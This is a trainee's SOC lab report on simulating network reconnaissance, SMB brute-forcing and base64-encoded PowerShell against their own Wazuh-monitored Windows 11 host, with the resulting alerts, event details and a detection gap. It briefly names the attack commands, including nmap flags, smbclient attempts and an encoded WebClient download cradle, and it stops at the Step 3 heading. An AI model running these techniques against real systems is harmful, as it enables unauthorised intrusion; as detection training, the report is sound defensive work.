

SECURITY OPERATIONS CENTER

INCIDENT INVESTIGATION REPORT

Mini SOC Investigation Challenge — Lab 3

Multi-Vector Attack Simulation and Detection Validation on a Windows 11 Workstation

Network Reconnaissance · SMB Brute-Force · Encoded PowerShell Execution

Incident ID: SOC-2026-L3-001

Prepared by: Khizar Ul Islam (Malik)

Role: SOC L1 Analyst (Trainee)

Date of Investigation: July 8–9, 2026

Report Version: 1.0

Classification: Controlled Lab Exercise — Internal Use Only

Prepared as part of a self-authorized SOC Level-1 home-lab training exercise using a Wazuh SIEM deployment.

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1. Incident Information

Incident ID	SOC-2026-L3-001
Date	July 8–9, 2026
Analyst Name	Khizar UI Islam (Malik)
Team	SOC L1 Analyst (Trainee)
Report Version	1.0

2. Incident Title

Multi-Vector Attack Simulation and Detection Validation on Windows 11 Workstation: Network Reconnaissance, SMB Brute-Force, and Encoded PowerShell Execution (Khizar-Malik-Windows11).

3. Executive Summary

This investigation was conducted as a controlled, self-authorized SOC Level 1 lab exercise. Three attack techniques — network port scanning, SMB credential brute-forcing, and base64-encoded PowerShell execution — were deliberately performed from a Kali Linux attacker VM (192.168.174.128) against a monitored Windows 11 host (Khizar-Malik-Windows11) running a Wazuh agent.

The reconnaissance scan produced no dedicated Wazuh alert, revealing a genuine gap in the default ruleset for raw port scans. The SMB brute-force attempt was successfully detected, with the event data directly tracing the source IP back to the Kali VM. The encoded PowerShell execution produced the strongest detections of the exercise, including one Critical-severity alert, which was investigated and correctly attributed to a benign Windows internal mechanism rather than an independent malicious file drop.

Overall, the exercise confirmed the SIEM pipeline is functional for authentication- and process-based detections, while identifying one concrete, actionable gap — raw port-scan detection — that is carried into the Recommendations section.

4. Incident Overview

Date	July 8–9, 2026 (all times PKT unless noted otherwise)
Agent Name	Khizar-Malik-Windows11
Agent IP	192.168.44.1
Username	DESKTOP-I40SG76\Malik
Operating System	Windows 11 Pro

Attacker Source	Kali Linux VM, 192.168.174.128 (VMware host-only network)
Total Alerts Reviewed	2,371 events in the post-incident review window; 63 at Level 12 or above

5. Investigation Objective

The objective was to validate the end-to-end detection capability of the Wazuh SIEM deployment by deliberately generating distinct, realistic attacker behaviors on a monitored host, then confirming whether each behavior was detected, correctly attributed with a MITRE ATT&CK technique, and free of unaddressed false positives — consistent with the responsibilities of an L1 SOC analyst reviewing and triaging alerts generated by a live monitoring pipeline.

6. Alerts Observed

Note: only alerts with a confirmed Wazuh rule ID are listed below. The reconnaissance scan (Step 1) and the moment the SMB brute-force attempt was first executed (Step 2) are documented as attacker actions in the Timeline and Evidence sections, but are not listed here because no dedicated Wazuh alert/rule ID was generated for them at that time.

Alert Name	Rule ID	Level	MITRE Technique	Status
Logon Failure — Unknown user or bad password	60122	5	T1110 (Brute Force)	Confirmed — source IP 192.168.174.128 (Kali) verified in event detail
Discovery activity executed	92031	3	T1087 (Account Discovery)	Confirmed — 95 events in 24-hour window
Windows Workstation Logon Success	60118	3	T1078 (Valid Accounts)	Confirmed — 22 events; assessed as legitimate sessions, not attributable to the simulated attack
Powershell.exe spawned a powershell process which executed a base64 encoded command	92057	12	T1059.001 (PowerShell) / T1027 (Obfuscated Files)	Confirmed — full command line and process hash captured
Executable file dropped in folder commonly used by malware	92213	15	T1059.001 (PowerShell, related artifact)	Confirmed — root-caused to a benign PowerShell script-policy test file (see Analysis)

7. Timeline of Events

Time	Event
Setup	Kali Linux attacker VM configured on a VMware host-only network adapter and powered on, isolating the exercise from the wider network.
Setup	Wazuh confirmed monitoring the target: agent “Khizar-Malik-Windows11” (192.168.44.1, Windows 11 Pro) shown Active. Baseline dashboard recorded 0 Critical / 0 High / 148 Medium / 10,421 Low alerts.

Time	Event
15:07 PKT	Full-port reconnaissance scan (nmap -sV -Pn -p-) launched from Kali (192.168.174.128) against the target's host-only interface (192.168.174.1).
15:11 PKT	Scan completed in 228.84 seconds. Open ports identified: 135, 445, 6666, 7070, 8080, 49668. Host OS fingerprinted as Windows. No dedicated Wazuh alert or rule ID was generated for this scan (see Analysis).
Following recon	SMB brute-force attempt executed from Kali: three login attempts against the “administrator” account (smbclient), each returning NT_STATUS_LOGON_FAILURE.
Reviewed later	Wazuh Threat Hunting reviewed: rule 60122 (“Logon Failure — Unknown user or bad password”, Level 5) confirmed, with event detail tracing the source IP directly to the Kali VM (192.168.174.128) and source port 49466.
00:50:52 PKT (Jul 9)	Encoded PowerShell command executed on the target host: powershell.exe - EncodedCommand <base64> (decodes to a WebClient download attempt from http://127.0.0.1/test.txt).
00:50:53 PKT	Rule 92057 fired — Level 12 — “Powershell.exe spawned a powershell process which executed a base64 encoded command.” Full command line and process hashes captured. Mapped to MITRE T1059.001.
00:50:54 PKT	Rule 92213 fired — Level 15 (Critical) — “Executable file dropped in folder commonly used by malware.” Event detail traced the flagged file to __PSScriptPolicyTest_hy2tgudq.zbt.ps1, a file Windows PowerShell creates automatically when evaluating script execution policy.
Post-incident	Wazuh dashboard reviewed across the full window: 2,371 total events, 63 Level 12+ alerts, 41 authentication failures, 74 authentication successes. MITRE ATT&CK panel populated with 10 techniques. Filtering isolated PowerShell (64 events, 1 Level-12+ alert), Account Discovery (95 events), and Valid Accounts (22 events) as directly attributable to this investigation.

8. Evidence Collected

Step 0a — Kali Attacker VM Setup




Fig. 1 — Kali Linux VM (powered off) in VMware Workstation. Default settings: 4GB RAM, 2 CPUs, 60GB HDD, network adapter set to Bridged (Automatic).




Fig. 2 — Virtual Machine Settings: network adapter reconfigured to “Host-only: A private network shared with the host,” isolating the attack traffic to the lab network.




Fig. 3 — Kali VM ready to power on, network adapter confirmed as Host-only.




Fig. 4 — Kali Linux desktop after boot, confirming the attacker VM is up and ready.

Step 0b — Wazuh Baseline Verification




Fig. 5 — Wazuh Endpoints page: agent “Khizar-Malik-Windows11” (192.168.44.1, Windows 11 Pro) confirmed Active before any attack activity.




Fig. 6 — Wazuh Overview baseline: 0 Critical / 0 High / 148 Medium / 10,421 Low alerts in the 24 hours prior to testing.

Step 1 — Reconnaissance (Nmap Scan)




Fig. 7 — Nmap full-port scan command entered on Kali, target IP partially redacted, about to be launched.




Fig. 8 — Scan completed: ports 135, 445, 6666, 7070, 8080, 49668 open; OS fingerprinted as Windows; finished in 228.84 seconds. No corresponding Wazuh alert was generated for this step.

Step 2 — SMB Brute-Force Attempt



Fig. 9 — Three failed SMB login attempts from Kali against the “administrator” account (NT_STATUS_LOGON_FAILURE x3).

Step 2 (continued) — Wazuh Detection of the Brute-Force Attempt




Fig. 10 — Wazuh Overview dashboard reviewed later in the session (cumulative 24-hour counts: 5 Critical, 6 High, 388 Medium, 29,178 Low); Threat Hunting module opened for detailed analysis.




Fig. 11 — Wazuh Events (24-hour window, 2,325 hits, generic process-creation noise filtered out): top rows show “Logon Failure — Unknown user or bad password” (rule 60122, Level 5).




Fig. 12 — Event detail for the Logon Failure alert: authenticationPackageName NTLM, source IP 192.168.174.128 (Kali), source port 49466, logonType 3.

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data.win.eventdata.targetUse	S-1-0-0
data.win.eventdata.workstationName	MALIK
data.win.system.channel	Security
data.win.system.computer	DESKTOP-I40SG76
data.win.system.eventID	4625
data.win.system.eventRecordID	1498242
data.win.system.keywords	0x0010000000000000
data.win.system.level	0
data.win.system.message	Network Information: Workstation Name: MALIK Source Network Address: 192.168.174.128 Source Port: 49466 Detailed Authentication Information:
data.win.system.opcode	0
data.win.system.processID	472
data.win.system.providerGuid	{54849625-5478-4994-a5ba-3e3b0328c30d}
data.win.system.providerName	Microsoft-Windows-Security-Auditing

Fig. 13 — Extended event detail (Event ID 4625): Network Information confirms Source Network Address 192.168.174.128 and Source Port 49466, directly tying the failed logon to the Kali attacker VM.

Step 3 — Encoded PowerShell Execution

